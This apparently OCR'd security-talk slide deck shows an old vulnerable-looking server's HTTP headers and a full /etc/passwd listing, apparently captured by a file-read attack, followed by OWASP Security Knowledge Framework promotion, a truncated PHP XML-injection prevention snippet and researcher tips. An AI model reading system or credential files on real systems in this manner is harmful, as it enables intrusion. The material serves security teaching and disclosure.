


```
HTTP/1.1 200 OK
Date: Fri, 29 May 2015 09:13:00 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2287
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

SECURING CODE FROM THE START

IT IS POSSIBLE!



Training developers in writing secure code

SKF is a fully open-source Python-Flask web-application that uses the OWASP Application Security Verification Standard to train you and your team in writing secure code, by design.

2015 Open Source Rookies of the Year

We are honored to receive a **honorable mention** for the Black Duck Open Source Rookies of the Year awards.


14-03-2016 | Article on blackducksoftware.com

OWASP

Presentation about skf on the OWASP BeNeLux Days

18-02-2016

SKF proven useful? You can donate to the project on our OWASP Wiki page.



XML injection prevention

Example:

```
<?php

/*
Whenever you are using XML parsers you must sanitise or encode al user-input before
including this input into your XML file.

Some methods like below, the Domdocument already encodes the input before storing it
into the XML. But beware, since this encoded input is stil a threat whenever you are
displaying the this data on screen as HTML output. This encoded data should be escaped
at all times before displaying.

Whenever your XML function does not encode your data on the fly, you may want to write
your own function for achieving this. See the code examples and search for "Input encoding"
for more detailed information.
*/


//Let us take an easy example where we store your faforite number name into a XML file.
$doc = new DOMDocument();
$doc->formatOutput = true;

$r = $doc->createElement( "employees" );
```

DONE.
SOME LAST TIPS:

🚫

-RESEARCHERS NEED TIME
-SCOPE

KEEP
CALM
AND
HUG A
HACKER
KeepCalmAndPosters.com